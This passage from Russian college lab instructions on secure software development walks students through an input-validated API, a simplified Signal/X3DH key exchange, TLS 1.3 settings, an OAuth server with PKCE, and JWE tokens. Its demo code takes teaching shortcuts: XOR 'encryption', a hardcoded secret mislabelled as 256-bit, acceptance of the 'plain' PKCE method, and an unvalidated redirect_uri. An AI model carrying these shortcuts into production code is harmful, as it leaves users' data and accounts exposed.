Обсудите, что даже с очисткой данные могут оставаться в неуправляемой памяти, в файле подкачки и т.д. Поэтому критичные данные не должны долго находиться в памяти.

### 4. Оформление отчёта

- Примеры кода.
- Выводы.

### Контрольные вопросы

1. Почему строки небезопасны для хранения паролей?
2. Что такое SecureString и как он работает?
3. Почему SecureString считается устаревшим?
4. Какие методы очистки памяти существуют?
5. Что такое утечка информации через дамп памяти?

## Практическая работа №20. Создание безопасного API с валидацией всех входных данных

### 1. Цель работы

Объединить полученные знания для создания безопасного API: валидация моделей, защита от SQL-инъекций (через ORM), ограничение размера запросов, использование HTTPS, логирование, CORS.

### 2. Оборудование и ПО

- Visual Studio.
- [ASP.NET](#) Core Web API.

### 3. Ход работы

#### 3.1. Создание проекта API с Entity Framework Core

1. Создайте проект Web API.
2. Добавьте модель Product и контекст БД.
3. Настройте SQLite (или LocalDB) для простоты.

#### 3.2. Валидация моделей с помощью аннотаций

```
csharp
public class Product
{
 public int Id { get; set; }

 [Required]
 [StringLength(100, MinimumLength = 3)]
 public string Name { get; set; }

 [Range(0, double.MaxValue)]
 public decimal Price { get; set; }
}
```

В контроллере проверяйте ModelState.IsValid.

#### 3.3. Защита от SQL-инъекций через EF Core

Используйте LINQ вместо сырых запросов.

#### 3.4. Ограничение размера запроса

В Program.cs:

```
csharp
builder.Services.Configure<IISServerOptions>(options =>
{
 options.MaxRequestBodySize = 1048576; // 1 MB
});
```

#### 3.5. Логирование всех запросов и ошибок

Используйте встроенное логирование.

#### 3.6. Настройка HTTPS и CORS (как в предыдущих работах)

#### 3.7. Добавление аутентификации (JWT) для защищённых endpoint'ов

#### 3.8. Тестирование

Попробуйте отправить невалидные данные, превысить размер, неавторизованный запрос.

### 4. Оформление отчёта

- Итоговый код.
- Скриншоты тестов.

### Контрольные вопросы

1. Какие уровни защиты должны быть в API?
2. Почему валидация на клиенте недостаточна?
3. Как защититься от слишком больших запросов?
4. Почему важно логировать ошибки, но не показывать их клиенту?
5. Перечислите все меры защиты, реализованные в работе.

## Тема 4.2. Разработка безопасного ПО и прикладная криптография

### Практическая работа №21. Реализация end-to-end шифрования для мессенджера на Signal Protocol

#### 1. Цель работы

Изучить принципы end-to-end шифрования на примере протокола Signal (двойной ratchet, X3DH), реализовать упрощённую модель обмена ключами и шифрования сообщений между двумя клиентами.

#### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022 (консольное приложение .NET).
- NuGet пакеты: BouncyCastle.Cryptography (для эллиптических кривых).

#### 3. Ход работы

##### 3.1. Теоретическое введение

Signal Protocol использует две ключевые технологии :

- **X3DH (Extended Triple Diffie-Hellman)** – асинхронный обмен ключами для установления общего секрета.
- **Двойной ratchet** – механизм для постоянной смены ключей шифрования, обеспечивающий forward secrecy (при компрометации текущего ключа прошлые сообщения остаются защищёнными).

##### 3.2. Создание проекта

1. Запустите Visual Studio 2022.
2. Создайте новое консольное приложение: **Файл** → **Создать** → **Проект** → **Консольное приложение (.NET Framework или .NET)**.
3. Назовите проект SignalE2EDemo\_Фамилия.
4. Установите пакет BouncyCastle: правый клик на проекте → **Управление пакетами NuGet** → вкладка **Обзор** → найдите BouncyCastle.Cryptography → установите последнюю стабильную версию.

##### 3.3. Реализация упрощённого X3DH (обмен ключами)

Создадим классы для представления ключей и выполнения обмена.

1. Добавьте в проект новый класс KeyExchange.cs.
2. Напишите код для генерации ключей и вычисления общего секрета:

```
csharp
using System;
using Org.BouncyCastle.Crypto.Parameters;
using Org.BouncyCastle.Security;
using Org.BouncyCastle.Math.EC;

namespace SignalE2EDemo_Фамилия
{
 public class DHKeyPair
 {
 public ECPrivateKeyParameters PrivateKey { get; set; }
 }
}
```

```

 public ECPublicKeyParameters PublicKey { get; set; }
 }

 public class KeyExchange
 {
 // Генерация пары ключей на эллиптической кривой (secp256k1)
 public static DHKeyPair GenerateKeyPair()
 {
 var generator = GeneratorUtilities.GetKeyPairGenerator("ECDH");
 var genParam = new ECKeyGenerationParameters(
 SecObjectIdentifiers.SecP256k1,
 new SecureRandom()
);
 generator.Init(genParam);
 var pair = generator.GenerateKeyPair();

 return new DHKeyPair
 {
 PrivateKey = (ECPrivateKeyParameters)pair.Private,
 PublicKey = (ECPublicKeyParameters)pair.Public
 };
 }

 // Вычисление общего секрета (приватный ключ одного + публичный ключ
 другого)
 public static byte[] ComputeSharedSecret(ECPrivateKeyParameters privateKey,
 ECPublicKeyParameters publicKey)
 {
 var agreement = AgreementUtilities.GetBasicAgreement("ECDH");
 agreement.Init(privateKey);
 var sharedSecret = agreement.CalculateAgreement(publicKey);
 return sharedSecret.ToByteArrayUnsigned();
 }
 }
}

```

### 3.4. Симуляция обмена ключами между Алисой и Бобом

В Program.cs напишем код, имитирующий установление общего секрета.

```

csharp
using System;
using System.Text;
using Org.BouncyCastle.Math.EC;

namespace SignalE2EDemo_Фамилия
{
 class Program
 {
 static void Main(string[] args)
 {
 Console.WriteLine("=== Демонстрация X3DH (упрощённо) ===\n");

 // 1. Алиса генерирует свою ключевую пару
 var aliceKeyPair = KeyExchange.GenerateKeyPair();

```

```

 Console.WriteLine("Алиса сгенерировала ключевую пару");

 // 2. Боб генерирует свою ключевую пару
 var bobKeyPair = KeyExchange.GenerateKeyPair();
 Console.WriteLine("Боб сгенерировал ключевую пару\n");

 // 3. Алиса вычисляет общий секрет, используя свой приватный ключ и
 публичный ключ Боба
 byte[] aliceShared =
 KeyExchange.ComputeSharedSecret(aliceKeyPair.PrivateKey, bobKeyPair.PublicKey);
 Console.WriteLine($"Алиса вычислила общий секрет (первые 8 байт):
 {BitConverter.ToString(aliceShared, 0, 8)}");

 // 4. Боб вычисляет общий секрет, используя свой приватный ключ и
 публичный ключ Алисы
 byte[] bobShared = KeyExchange.ComputeSharedSecret(bobKeyPair.PrivateKey,
 aliceKeyPair.PublicKey);
 Console.WriteLine($"Боб вычислил общий секрет (первые 8 байт):
 {BitConverter.ToString(bobShared, 0, 8)}");

 // 5. Сравнение
 bool equal = Convert.ToBase64String(aliceShared) ==
 Convert.ToBase64String(bobShared);
 Console.WriteLine($"Секреты совпадают: {equal}");

 // 6. Вывод публичных ключей (для отправки по сети)
 Console.WriteLine("\n=== Публичные ключи (для отправки собеседнику)
 ===");
 Console.WriteLine($"Публичный ключ Алисы:
 {Convert.ToBase64String(aliceKeyPair.PublicKey.Q.GetEncoded())}");
 Console.WriteLine($"Публичный ключ Боба:
 {Convert.ToBase64String(bobKeyPair.PublicKey.Q.GetEncoded())}");
 }
}

```

### 3.5. Имитация шифрования сообщения

Теперь, используя общий секрет, можно шифровать сообщения (здесь используем упрощённый XOR для демонстрации – в реальности применяется AES).

Добавьте вспомогательные методы для шифрования:

csharp

```

public static byte[] EncryptMessage(byte[] key, string message)
{
 // В реальном протоколе – AES-GCM, здесь просто XOR для демонстрации
 byte[] data = Encoding.UTF8.GetBytes(message);
 byte[] result = new byte[data.Length];
 for (int i = 0; i < data.Length; i++)
 {
 result[i] = (byte)(data[i] ^ key[i % key.Length]);
 }
 return result;
}

```

```

public static string DecryptMessage(byte[] key, byte[] encrypted)
{
 byte[] result = new byte[encrypted.Length];
 for (int i = 0; i < encrypted.Length; i++)
 {
 result[i] = (byte)(encrypted[i] ^ key[i % key.Length]);
 }
 return Encoding.UTF8.GetString(result);
}

```

Добавьте в Main:

```
csharp
```

```

Console.WriteLine("\n=== Шифрование сообщения ===");
string originalMessage = "Привет, Боб! Это секретное сообщение.";
byte[] encrypted = EncryptMessage(aliceShared, originalMessage);
Console.WriteLine($"Зашифрованное сообщение (Base64):

```

```
{ Convert.ToBase64String(encrypted) });
```

```

string decrypted = DecryptMessage(bobShared, encrypted);
Console.WriteLine($"Расшифрованное сообщение: {decrypted}");

```

### 3.6. Запуск и анализ

Запустите программу (F5). Убедитесь, что общие секреты совпадают и сообщение успешно расшифровывается.

### 4. Оформление отчёта

Создайте документ Отчет\_ПР21\_Фамилия.docx:

1. Титульный лист.
2. Цель работы.
3. Листинги кода генерации ключей и вычисления общего секрета.
4. Скриншоты работы программы (совпадение секретов, шифрование/дешифрование).
5. Выводы о принципах X3DH и двойного ratchet.

### Контрольные вопросы

1. Что такое end-to-end шифрование?
2. Какие задачи решает X3DH?
3. Что такое forward secrecy и как её обеспечивает двойной ratchet?
4. Почему для обмена ключами используются эллиптические кривые?
5. Какие ещё протоколы E2E шифрования существуют?

## Практическая работа №22. Настройка TLS 1.3 с perfect forward secrecy и современными cipher suites

### 1. Цель работы

Изучить настройку TLS в .NET приложениях, научиться выбирать современные cipher suites, обеспечивающие perfect forward secrecy, и проверять конфигурацию с помощью сторонних инструментов.

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.
- Утилита openssl (можно использовать встроенную в Git Bash или скачать) или онлайн-сервис SSL Labs.

### 3. Ход работы

#### 3.1. Теоретическое введение

TLS 1.3 – современная версия протокола, обязательная для безопасных приложений. Perfect Forward Secrecy (PFS) гарантирует, что при компрометации закрытого ключа сервера прошлые сессии останутся защищёнными. PFS обеспечивается использованием эфемерных ключей Diffie-Hellman (ECDHE) .

В .NET 5+ настройки TLS по умолчанию используют только безопасные cipher suites, отключая устаревшие протоколы (TLS 1.0, 1.1) .

#### 3.2. Создание HTTPS сервера

1. Создайте новый проект [ASP.NET Core Web API](#) с именем TlsDemo\_Фамилия.
2. В файле Program.cs настройте Kestrel для использования TLS с самоподписанным сертификатом (как в ПР12) или используйте сертификат разработки Visual Studio.

3. Добавьте простой контроллер для теста:

```
csharp
[ApiController]
[Route("[controller]")]
public class TestController : ControllerBase
{
 [HttpGet]
 public IActionResult Get()
 {
 return Ok(new { message = "Hello TLS 1.3!" });
 }
}
```

#### 3.3. Принудительное использование TLS 1.3 и современных cipher suites

В .NET 5+ при использовании SslStream можно явно задать политику cipher suites. Для HttpClient настройки задаются через SocketsHttpHandler.

1. Добавим в проект класс для настройки клиента с ограниченным набором cipher suites:

```
csharp
using System.Net.Security;
using System.Security.Authentication;
using System.Net;
using System.Net.Http;
```

```
public static class TlsConfigurator
```



```

{
 public static HttpClient CreateSecureHttpClient()
 {
 var handler = new SocketsHttpHandler
 {
 SslOptions = new SslClientAuthenticationOptions
 {
 // Разрешаем только TLS 1.2 и 1.3
 EnabledSslProtocols = SslProtocols.Tls12 | SslProtocols.Tls13,
 // Задаём список разрешённых cipher suites (только с PFS)
 CipherSuitesPolicy = new CipherSuitesPolicy(
 new[]
 {
 TlsCipherSuite.TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384,
 TlsCipherSuite.TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384,
 TlsCipherSuite.TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,
 TlsCipherSuite.TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256,
 // TLS 1.3 cipher suites не перечисляются, они включены
автоматически
 }
)
 }
 };
 return new HttpClient(handler);
 }
}

```

2. Создайте консольное приложение-клиент, которое будет вызывать ваш API, используя настроенный HttpClient.

### 3.4. Проверка с помощью OpenSSL

1. Запустите ваш API.
2. Откройте командную строку (или Git Bash).
3. Выполните команду для проверки поддерживаемых протоколов и cipher

suites:

```
bash
```

```
openssl s_client -connect localhost:5001 -tls1_3
```

Замените порт на тот, который использует ваше приложение.

Вы должны увидеть подтверждение использования TLS 1.3 и cipher suite с ECDHE.

*Рисунок 1. Вывод openssl с информацией о TLS 1.3*

### 3.5. Проверка через онлайн-сервис (если есть доступ в интернет)

Если ваше приложение доступно извне, можно использовать SSL Labs

(<https://www.ssllabs.com/ssltest/>). Введите адрес и получите отчёт с оценкой безопасности.

### 3.6. Защита от слабых cipher suites (реестровые настройки)

Обсудите со студентами возможность глобальной настройки через реестр Windows (Schannel) для всех .NET приложений :

```
registry
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NETFramework\v4.0.30319]
```

```
"SchUseStrongCrypto"=dword:00000001
```

```
"SystemDefaultTlsVersions"=dword:00000001
```

## 4. Оформление отчёта

1. Титульный лист.

2. Цель работы.
3. Листинг кода настройки SocketsHttpHandler.
4. Скриншоты результатов openssl.
5. Выводы о важности PFS и правильной настройки TLS.

#### **Контрольные вопросы**

1. Что такое Perfect Forward Secrecy и как она достигается?
2. Какие cipher suites обеспечивают PFS?
3. Почему TLS 1.0 и 1.1 считаются устаревшими?
4. Как в .NET принудительно задать список разрешённых cipher suites?
5. Какие алгоритмы шифрования рекомендуется использовать?

## Практическая работа №23. Создание secure OAuth 2.0 провайдера с PKCE и защитой от атак

### 1. Цель работы

Реализовать упрощённый OAuth 2.0 сервер авторизации с поддержкой PKCE (Proof Key for Code Exchange) для защиты мобильных и одностраничных приложений, а также добавить защиту от атак перехвата авторизационного кода.

### 2. Оборудование и ПО

- Visual Studio Community 2022.
- [ASP.NET](#) Core Web API проект.

### 3. Ход работы

#### 3.1. Теоретическое введение

PKCE (RFC 7636) – расширение OAuth 2.0, предназначенное для защиты публичных клиентов (мобильные приложения, SPA). Клиент генерирует случайный секрет code\_verifier и его хеш code\_challenge, которые отправляются при запросе кода. При обмене кода на токен клиент должен предоставить оригинальный code\_verifier, который проверяется сервером.

#### 3.2. Создание проекта OAuth сервера

1. Создайте новый проект [ASP.NET](#) Core Web API с именем OAuthServer\_Фамилия.
2. Добавим простую модель для хранения авторизационных кодов и их связь с challenge.

```
csharp
public class AuthCode
{
 public string Code { get; set; } = Guid.NewGuid().ToString().Replace("-", "");
 public string ClientId { get; set; }
 public string UserId { get; set; }
 public string CodeChallenge { get; set; }
 public string CodeChallengeMethod { get; set; } // "S256" или "plain"
 public DateTime ExpiresAt { get; set; } = DateTime.UtcNow.AddMinutes(5);
 public bool Used { get; set; }
}
```

#### 3.3. Реализация endpoint для выдачи кода

```
csharp
[ApiController]
[Route("oauth")]
public class OAuthController : ControllerBase
{
 private static readonly List<AuthCode> _codes = new();

 [HttpGet("authorize")]
 public IActionResult Authorize(
 [FromQuery] string response_type,
 [FromQuery] string client_id,
 [FromQuery] string redirect_uri,
 [FromQuery] string code_challenge,
 [FromQuery] string code_challenge_method = "S256")
 {
 // Проверки (упрощённо)
```

```

if (response_type != "code")
 return BadRequest("Неподдерживаемый response_type");

if (string.IsNullOrEmpty(code_challenge))
 return BadRequest("code_challenge обязателен для PKCE");

// Здесь должна быть аутентификация пользователя (имитация)
string userId = "user123";

// Генерация кода
var authCode = new AuthCode
{
 ClientId = client_id,
 UserId = userId,
 CodeChallenge = code_challenge,
 CodeChallengeMethod = code_challenge_method
};
_codes.Add(authCode);

// Редирект с кодом
return Redirect($"{redirect_uri}?code={authCode.Code}");
}
}

```

### 3.4. Реализация endpoint для обмена кода на токен

```

csharp
[HttpPost("token")]
public IActionResult Token(
 [FromForm] string grant_type,
 [FromForm] string code,
 [FromForm] string redirect_uri,
 [FromForm] string client_id,
 [FromForm] string code_verifier)
{
 if (grant_type != "authorization_code")
 return BadRequest("Неподдерживаемый grant_type");

 var authCode = _codes.FirstOrDefault(c => c.Code == code && !c.Used &&
c.ExpiresAt > DateTime.UtcNow);
 if (authCode == null)
 return BadRequest("Недействительный код");

 // Проверка PKCE
 bool pkceValid = false;
 if (authCode.CodeChallengeMethod == "S256")
 {
 using var sha256 = System.Security.Cryptography.SHA256.Create();
 var challengeBytes =
sha256.ComputeHash(System.Text.Encoding.UTF8.GetBytes(code_verifier));
 string computedChallenge = Convert.ToBase64String(challengeBytes)
 .Replace('+', '-')
 .Replace('/', '_')
 .TrimEnd('=');
 }
}

```

```

 pkceValid = computedChallenge == authCode.CodeChallenge;
 }
 else if (authCode.CodeChallengeMethod == "plain")
 {
 pkceValid = code_verifier == authCode.CodeChallenge;
 }

 if (!pkceValid)
 return BadRequest("PKCE verification failed");

 // Отмечаем код как использованный
 authCode.Used = true;

 // Генерация токенов (здесь упрощённо)
 var accessToken = Convert.ToBase64String(Guid.NewGuid().ToByteArray());
 var refreshToken = Convert.ToBase64String(Guid.NewGuid().ToByteArray());

 return Ok(new
 {
 access_token = accessToken,
 token_type = "Bearer",
 expires_in = 3600,
 refresh_token = refreshToken
 });
}

```

### 3.5. Создание клиента для тестирования

Создайте отдельное консольное приложение OAuthClient\_Фамилия:

```

csharp
using System.Security.Cryptography;
using System.Text;

// Генерация code_verifier (случайная строка)
byte[] verifierBytes = new byte[32];
RandomNumberGenerator.Fill(verifierBytes);
string codeVerifier = Convert.ToBase64String(verifierBytes)
 .Replace('+', '-')
 .Replace('/', '_')
 .TrimEnd('=');

// Вычисление code_challenge методом S256
using var sha256 = SHA256.Create();
byte[] challengeBytes = sha256.ComputeHash(Encoding.UTF8.GetBytes(codeVerifier));
string codeChallenge = Convert.ToBase64String(challengeBytes)
 .Replace('+', '-')
 .Replace('/', '_')
 .TrimEnd('=');

Console.WriteLine($"Code Verifier: {codeVerifier}");
Console.WriteLine($"Code Challenge: {codeChallenge}");

// Симуляция запроса кода (в реальности – открыть браузер)
Console.WriteLine("Перейдите по URL (имитация):");

```

```
Console.WriteLine($"https://localhost:7000/oauth/authorize?response_type=code&client_id=test_client&redirect_uri=http://localhost/callback&code_challenge={codeChallenge}&code_challenge_method=S256");
```

```
// После получения кода (вручную ввести) выполняется обмен
Console.Write("Введите полученный код: ");
string code = Console.ReadLine();
```

```
// Обмен кода на токен (упрощённо)
using var httpClient = new HttpClient();
var tokenRequest = new FormUrlEncodedContent(new[]
{
 new KeyValuePair<string, string>("grant_type", "authorization_code"),
 new KeyValuePair<string, string>("code", code),
 new KeyValuePair<string, string>("redirect_uri", "http://localhost/callback"),
 new KeyValuePair<string, string>("client_id", "test_client"),
 new KeyValuePair<string, string>("code_verifier", codeVerifier)
});
```

```
var response = await httpClient.PostAsync("https://localhost:7000/oauth/token",
tokenRequest);
string responseBody = await response.Content.ReadAsStringAsync();
Console.WriteLine($"Ответ сервера: {responseBody}");
```

### **3.6. Защита от атак**

Обсудите:

- Короткое время жизни кода (5 минут).
- Однократное использование кода.
- Проверка redirect\_uri.
- Использование PKCE предотвращает атаку, когда злоумышленник перехватывает код (например, через незащищённый редирект) .

### **4. Оформление отчёта**

1. Титульный лист.
2. Цель работы.
3. Листинги endpoint'ов сервера.
4. Скриншоты работы клиента (генерация verifier, обмен на токен).
5. Выводы о роли PKCE в OAuth 2.0.

### **Контрольные вопросы**

1. Для каких типов клиентов предназначен PKCE?
2. В чём разница между методами S256 и plain?
3. Какие атаки предотвращает PKCE?
4. Как долго должен храниться авторизационный код?
5. Что такое redirect\_uri и почему его нужно проверять?

## Практическая работа №24. Имплементация JWE (JSON Web Encryption) для защищённых токенов

### 1. Цель работы

Изучить формат JWE (JSON Web Encryption), научиться шифровать полезные данные в JWT-токенах с использованием библиотеки jose-jwt, и понять разницу между подписанными (JWS) и зашифрованными (JWE) токенами .

### 2. Оборудование и ПО

- Visual Studio Community 2022.
- NuGet пакет jose-jwt (или jose-jwt-forunity).

### 3. Ход работы

#### 3.1. Теоретическое введение

JWT (JSON Web Token) может быть либо подписан (JWS), либо зашифрован (JWE). JWS обеспечивает целостность и аутентичность, но не конфиденциальность – содержимое читается в Base64. JWE шифрует payload, поэтому содержимое могут прочитать только стороны, владеющие ключом .

JWE состоит из пяти частей (разделённых точками):

- Заголовок (алгоритм шифрования, алгоритм управления ключом)
- Зашифрованный ключ (опционально)
- Вектор инициализации
- Зашифрованные данные (ciphertext)
- Тег аутентификации

#### 3.2. Создание проекта

1. Создайте консольное приложение JweDemo\_Фамилия.
2. Установите пакет jose-jwt: правый клик на проекте → **Управление пакетами NuGet** → найдите jose-jwt (автор: dvsekhvalnov) → установите.

#### 3.3. Шифрование JWE с использованием общего секрета (AES)

```
csharp
using Jose;
using System;
using System.Text;

namespace JweDemo_Фамилия
{
 class Program
 {
 static void Main(string[] args)
 {
 // 1. Шифрование с общим секретом (AES)
 Console.WriteLine("=== JWE с общим секретом (AES) ===\n");

 byte[] sharedSecret =
Encoding.UTF8.GetBytes("my_very_secret_key_1234567890123456"); // 256 бит
 string payload = "Это секретное сообщение, которое нужно зашифровать";

 // Шифрование: A256GCM - алгоритм шифрования контента, A256KW -
алгоритм управления ключом
 string jweToken = JWT.Encode(payload, sharedSecret, JweAlgorithm.A256KW,
JweEncryption.A256GCM);
 Console.WriteLine($"Зашифрованный JWE токен:\n{jweToken}\n");
```

```

 // Дешифрование
 string decrypted = JWT.Decode(jweToken, sharedSecret,
JweAlgorithm.A256KW, JweEncryption.A256GCM);
 Console.WriteLine($"Расшифрованное сообщение: {decrypted}\n");

 // 2. Использование RSA (асимметричное)
 Console.WriteLine("=== JWE с RSA ===\n");
 using (var rsa = new
System.Security.Cryptography.RSACryptoServiceProvider(2048))
 {
 // Извлекаем публичный и приватный ключи
 var publicKey = rsa.ExportParameters(false); // только публичный
 var privateKey = rsa.ExportParameters(true); // полный

 // Шифруем публичным ключом
 string jweRsa = JWT.Encode(payload, publicKey, JweAlgorithm.RSA_OAEP,
JweEncryption.A256GCM);
 Console.WriteLine($"JWE с RSA:\n{jweRsa}\n");

 // Дешифруем приватным ключом
 string decryptedRsa = JWT.Decode(jweRsa, privateKey,
JweAlgorithm.RSA_OAEP, JweEncryption.A256GCM);
 Console.WriteLine($"Расшифровано RSA: {decryptedRsa}\n");
 }
 }
}

```

### 3.4. Разбор структуры JWE

Добавим код для разбора токена на составные части:

```

csharp
static void ParseJwe(string jweToken)
{
 var parts = jweToken.Split('.');
 Console.WriteLine($"Количество частей: {parts.Length}"); // должно быть 5
 if (parts.Length == 5)
 {
 Console.WriteLine("Header (base64): " + parts[0]);
 Console.WriteLine("Encrypted Key: " + parts[1]);
 Console.WriteLine("IV: " + parts[2]);
 Console.WriteLine("Ciphertext: " + parts[3]);
 Console.WriteLine("Auth Tag: " + parts[4]);

 // Можно декодировать заголовок
 string headerJson = Encoding.UTF8.GetString(Base64Url.Decode(parts[0]));
 Console.WriteLine("Header (JSON): " + headerJson);
 }
}

```

Вызовите этот метод для сгенерированного токена.

### 3.5. Сравнение JWS и JWE

Создайте обычный подписанный JWT (JWS) и покажите, что его содержимое легко читается:



```
csharp
var jwsToken = JWT.Encode(payload, sharedSecret, JwsAlgorithm.HS256);
Console.WriteLine($"\\nJWS токен (подпись): {jwsToken}");

// Декодирование без проверки (только чтение)
string decodedJws = JWT.Decode(jwsToken, sharedSecret, JwsAlgorithm.HS256);
Console.WriteLine($"Декодированный JWS: {decodedJws}");
Сравните с JWE: в JWS payload виден в Base64, в JWE – нет.
```

#### **4. Оформление отчёта**

1. Титульный лист.
2. Цель работы.
3. Листинги кода шифрования и дешифрования.
4. Скриншоты вывода программы (показать JWE токен, его части, расшифрованное сообщение).
5. Выводы о различиях JWS и JWE, областях применения.

#### **Контрольные вопросы**

1. Чем JWE отличается от JWS?
2. Из каких пяти частей состоит JWE?
3. Какие алгоритмы шифрования поддерживаются в JWE?
4. В каких сценариях целесообразно использовать JWE вместо JWS?
5. Что такое алгоритмы управления ключом (A256KW, RSA-OAEP)?

## **Список использованных источников**

### **Основная литература:**

1. Агальцов, В. П. Математические методы в программировании: учебник / В. П. Агальцов. — 2-е изд., перераб. и доп. — Москва: ФОРУМ : ИНФРА-М, 2023. — 240 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0410-7. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/1896458> – Режим доступа: по подписке.
2. Емелина Е.И. Поддержка и тестирование программных модулей: учебник / Е.И. Емелина. – Москва: КНОРУС, 2024. – 272 с. – (Среднее профессиональное образование).
3. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс : учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов ; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург : Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/139604>
4. Толстых, С. Г. Объектно-ориентированное программирование с использованием C# : учебное пособие / С. Г. Толстых, И. Л. Коробова, Н. В. Майстренко. — Тамбов : Тамбовский государственный технический университет, ЭБС АСВ, 2023. — 80 с. — ISBN 978-5-8265-2615-6. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование : [сайт]. — URL: <https://profspo.ru/books/141062>

### **Дополнительная литература:**

1. Колдаев, В. Д. Численные методы и программирование: учебное пособие / В.Д. Колдаев; под ред. Л.Г. Гагариной. — Москва: ФОРУМ : ИНФРА-М, 2025. — 336 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0779-5. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/2139606> – Режим доступа: по подписке.
2. Слабнов, В. Д. Численные методы и программирование: учебное пособие для СПО / В. Д. Слабнов. — 2-е изд., стер. — Санкт-Петербург: Лань, 2022. — 460 с. — ISBN 978-5-8114-9250-3. — Текст: электронный // Лань: электронно-библиотечная система. — URL: <https://e.lanbook.com/book/189402> — Режим доступа: для авториз. пользователей.

### **Интернет-ресурсы:**

29. <http://www.citforum.ru/> - Центр информационных технологий.
30. <http://www.5ballov.ru/> - Образовательный портал.
31. <http://www.fio.ru/> - Федерация Интернет – образования.
32. <http://tests.academy.ru/> - Тесты из области информационных технологий.
33. <http://www.codenet.ru/> - Все для программиста.
34. <http://public.tsu.ru/~wawlasov/start.htm> - В помощь учителю информатики.
35. <http://sciedu.city.ru/> - Наука и образование в России.

Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего  
образования  
«Северо-Кавказский федеральный университет»

Колледж СКФУ в г. Ставрополе

**МЕТОДИЧЕСКИЕ УКАЗАНИЯ  
к самостоятельной работе**

**ПМ.02 Разработка и интеграция модулей программного обеспечения**

**МДК 02.04 Безопасность программного обеспечения**

Специальность      09.02.11 Разработка и управление программным  
обеспечением

Форма обучения    очная

## 1. Пояснительная записка

Методические указания для самостоятельной работы студентов при изучении МДК 02.04 Безопасность программного обеспечения предназначены для обучающихся по специальности 09.02.11 Разработка и управление программным обеспечением.

При организации СР важным и необходимым условием становятся формирование умения самостоятельной работы для приобретения знаний, навыков и возможности организации учебной и научной деятельности. Целью самостоятельной работы студентов является овладение фундаментальными знаниями, профессиональными умениями и навыками деятельности по профилю, опытом творческой, исследовательской деятельности. Самостоятельная работа студентов способствует развитию самостоятельности, ответственности и организованности, творческого подхода к решению проблем учебного и профессионального уровня.

По учебному плану специальности 09.02.11 Разработка и управление программным обеспечением в МДК 02.04 Безопасность программного обеспечения, на внеаудиторную самостоятельную работу обучающихся отводится 8 часов.

## 2. План-график выполнения СРС

|   | Наименование разделов и тем дисциплины, их краткое содержание                                                                                                                              | Наименование самостоятельной работы | Объем часов |
|---|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------|-------------|
| 1 | <b>Тема 4.1. Основы безопасности программного обеспечения</b><br><i>Вид самостоятельной работы:</i><br>Работа с научной литературой по теме: Основы безопасности программного обеспечения. | <i>Работа с научной литературой</i> | <b>8</b>    |
|   | <b>Итого</b>                                                                                                                                                                               |                                     | <b>8</b>    |

## 3. Методические рекомендации к СРС

### 3.1. Методические рекомендации по подготовке и презентации реферата

Реферат - это сообщение по заданной теме, с целью внести знания из дополнительной литературы, систематизировать материал, проиллюстрировать примерами, развивать навыки самостоятельной работы с научной литературой, познавательный интерес к научному познанию.

**Вступление** помогает обеспечить успех выступления по любой тематике. Вступление должно содержать:

- название презентации (реферата)
- сообщение основной идеи
- современную оценку предмета изложения
- краткое перечисление рассматриваемых вопросов
- живую интересную форму изложения
- акцентирование оригинальности подхода

**Основная часть**, в которой выступающий должен глубоко раскрыть суть затронутой темы, обычно строится по принципу отчета. Задача основной части - представить достаточно данных для того, чтобы слушатели и заинтересовались темой и захотели ознакомиться с материалами. При этом логическая структура теоретического блока не должны даваться без наглядных пособий, аудио-визуальных и визуальных материалов.

**Заключение** - это ясное четкое обобщение и краткие выводы.

#### Порядок сдачи и защиты рефератов.

1. Реферат сдается на проверку преподавателю за 1-2 недели до зачетного занятия
2. При оценке реферата преподаватель учитывает
  - качество

- степень самостоятельности студента и проявленную инициативу
- связность, логичность и грамотность составления
- оформление в соответствии с требованиями ГОСТ.

3. Защита тематического реферата может проводиться на занятии в рамках внеаудиторных часов учебной дисциплины или конференции или по одному реферату при изучении соответствующей темы, либо по договоренности с преподавателем.

4. Защита реферата студентом предусматривает

- доклад по реферату не более 5-7 минут
- ответы на вопросы оппонента.

На защите *запрещено* чтение текста реферата.

5. Общая оценка за реферат выставляется с учетом оценок за работу, доклад, умение вести дискуссию и ответы на вопросы.

### **Содержание и оформление разделов реферата**

Реферат выполняется на листах формата А4 в компьютерном варианте. Поля: верхнее, нижнее – 2 см, правое – 3 см, левое – 1 см, шрифт Times New Roman, размер шрифта – 14, интервал – 1, абзац – 1,25, выравнивание по ширине. Объем реферата 10-15 листов. Графики, рисунки, таблицы обязательно подписываются (графики и рисунки снизу, таблицы сверху) и располагаются в приложениях в конце работы, в основном тексте на них делается ссылка. Например: (см. приложение (порядковый номер)).

Нумерация страниц обязательна. Номер страницы ставится в левом нижнем углу страницы. **Титульный лист** не нумеруется и оформляется в соответствии с **Приложением** (см. ниже). Готовая работа должна быть скреплена папкой скоросшивателем или с помощью дырокола.

**Титульный лист.** Является первой страницей реферата и заполняется по строго определенным правилам.

В верхнем поле указывается полное наименование учебного заведения.

В среднем поле дается заглавие реферата, которое проводится без слова " тема " и в кавычки не заключается.

Далее, ближе к правому краю титульного листа, указываются фамилия, инициалы студента, написавшего реферат, а также его курс и группа. Немного ниже или слева указываются название учебного заведения, фамилия и инициалы преподавателя - руководителя работы.

В нижнем поле указывается год написания реферата.

